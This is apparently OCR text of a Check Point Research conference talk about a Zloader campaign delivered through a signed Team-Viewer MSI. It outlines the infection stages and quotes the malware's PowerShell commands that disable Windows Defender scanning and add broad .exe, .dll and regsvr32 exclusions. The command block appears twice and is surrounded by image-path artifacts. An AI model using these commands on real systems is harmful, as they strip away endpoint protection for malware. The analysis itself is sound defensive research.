Can you trust a file’s digital signature?


x33fcon

cp<r>
CHECK POINT RESEARCH


Golan Cohen

About me

- Golan Cohen
- Malware analyst
- Check Point Tel-Aviv



Agenda



How this research started

Infection chain


Digital signatures


File signature vulnerability

Summary

How this research started?

Zloader campaign seen in August 2021, reported by SentinelOne





msiexec.exe Team-Viewer.msi — 1ST STAGE - SIGNED MSI WITH 0 DETECTION

cmd /c setup.bat — 2ND STAGE

cmd /c updatescript.bat — 3RD STAGE

explorer.exe tim.exe — 4TH STAGE


cmd /c tim.bat — 5TH STAGE

cmd /c nsudo.bat — DISABLE/DELETE WINDEFEND SERVICE

regsvr32.exe tim.dll — ZLOADER PACKED PAYLOAD

msiexec.exe — ZLOADER INJECTED PAYLOAD


Previous Zloader Campaign



The following are the PowerShell commands we collected:

```
powershell.exe -command “Add-MpPreference -ExclusionExtension “.exe””
cmd /c powershell.exe -command “Set-MpPreference -MAPSReporting 0”
powershell.exe -command “Set-MpPreference -PUAProtection disable”
powershell.exe -command “Set-MpPreference -EnableControlledFolderAccess Disabled”
powershell.exe -command “Set-MpPreference -DisableRealtimeMonitoring $true”
powershell.exe -command “Set-MpPreference -DisableBehaviorMonitoring $true”
powershell.exe -command “Set-MpPreference -DisableIOAVProtection $true”
powershell.exe -command “Set-MpPreference -DisablePrivacyMode $true”
powershell.exe -command “Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true”
powershell.exe -command “Set-MpPreference -DisableArchiveScanning $true”
powershell.exe -command “Set-MpPreference -DisableIntrusionPreventionSystem $true”
powershell.exe -command “Set-MpPreference -DisableScriptScanning $true”
powershell.exe -command “Set-MpPreference -SubmitSamplesConsent 2”
powershell.exe -command “Add-MpPreference -ExclusionProcess “regsvr32””
powershell.exe -command “Add-MpPreference -ExclusionProcess “regsvr32*””
powershell.exe -command “Add-MpPreference -ExclusionProcess “.exe””
powershell.exe -command “Add-MpPreference -ExclusionProcess “\explorer.exe””
powershell.exe -command “Add-MpPreference -ExclusionProcess “explorer.exe””
powershell.exe -command “Add-MpPreference -ExclusionProcess “.dll””
powershell.exe -command “Add-MpPreference -ExclusionProcess “*.dll””
powershell.exe -command “Add-MpPreference -ExclusionProcess “*.exe””
powershell.exe -command “Set-MpPreference -HighThreatDefaultAction 6 -Force”
powershell.exe -command “Set-MpPreference -ModerateThreatDefaultAction 6”
powershell.exe -command “Set-MpPreference -LowThreatDefaultAction 6”
powershell.exe -command “Set-MpPreference -SevereThreatDefaultAction 6”
powershell.exe -command “Set-MpPreference -ScanScheduleDay 8”
```

Previous Zloader Campaign



The following are the PowerShell commands we collected:

```
powershell.exe -command "Add-MpPreference -ExclusionExtension ".exe""
cmd /c powershell.exe -command "Set-MpPreference -MAPSReporting 0"
powershell.exe -command "Set-MpPreference -PUAProtection disable"
powershell.exe -command "Set-MpPreference -EnableControlledFolderAccess Disabled"
powershell.exe -command "Set-MpPreference -DisableRealtimeMonitoring $true"
powershell.exe -command "Set-MpPreference -DisableBehaviorMonitoring $true"
powershell.exe -command "Set-MpPreference -DisableIOAVProtection $true"
powershell.exe -command "Set-MpPreference -DisablePrivacyMode $true"
powershell.exe -command "Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true"
powershell.exe -command "Set-MpPreference -DisableArchiveScanning $true"
powershell.exe -command "Set-MpPreference -DisableIntrusionPreventionSystem $true"
powershell.exe -command "Set-MpPreference -DisableScriptScanning $true"
powershell.exe -command "Set-MpPreference -SubmitSamplesConsent 2"
powershell.exe -command "Add-MpPreference -ExclusionProcess "regsvr32""
powershell.exe -command "Add-MpPreference -ExclusionProcess "regsvr32*""
powershell.exe -command "Add-MpPreference -ExclusionProcess ".exe""
powershell.exe -command "Add-MpPreference -ExclusionProcess "iexplorer.exe""
powershell.exe -command "Add-MpPreference -ExclusionProcess "explorer.exe""
powershell.exe -command "Add-MpPreference -ExclusionProcess ".dll""
powershell.exe -command "Add-MpPreference -ExclusionProcess "*.dll""
powershell.exe -command "Add-MpPreference -ExclusionProcess "*.exe""
powershell.exe -command "Set-MpPreference -HighThreatDefaultAction 6 -Force"
powershell.exe -command "Set-MpPreference -ModerateThreatDefaultAction 6"
powershell.exe -command "Set-MpPreference -LowThreatDefaultAction 6"
powershell.exe -command "Set-MpPreference -SevereThreatDefaultAction 6"
powershell.exe -command "Set-MpPreference -ScanScheduleDay 8"
```

`-ExclusionProcess`

Specifies an array of processes, as paths to process images. This cmdlet excludes any files opened by the processes that you specify from scheduled and real-time scanning. Specifying this parameter excludes files opened by executable programs only. The cmdlet does not exclude the processes themselves. To exclude a process, specify it by using the **ExclusionPath** parameter.

Type:	String[]
Position:	Named
Default value:	None
Accept pipeline input:	False
Accept wildcard characters:	False

First Detection

Exclude

Process exclusion for msiexec.exe

Disable


Scanning of downloaded files and attachments

Disable


Real time monitoring

And many more…

Infection Chain




Atera



ATERA

Features Pricing Resources Su





RMM Software
Made for People

Atera is a beautifully simple Remote Monitoring & Management software designed for MSPs & IT professionals.
We combine RMM & PSA, Remote Access, Billing, Reporting, and more in a single all-encompassing platform.

Try It FREE

Atera



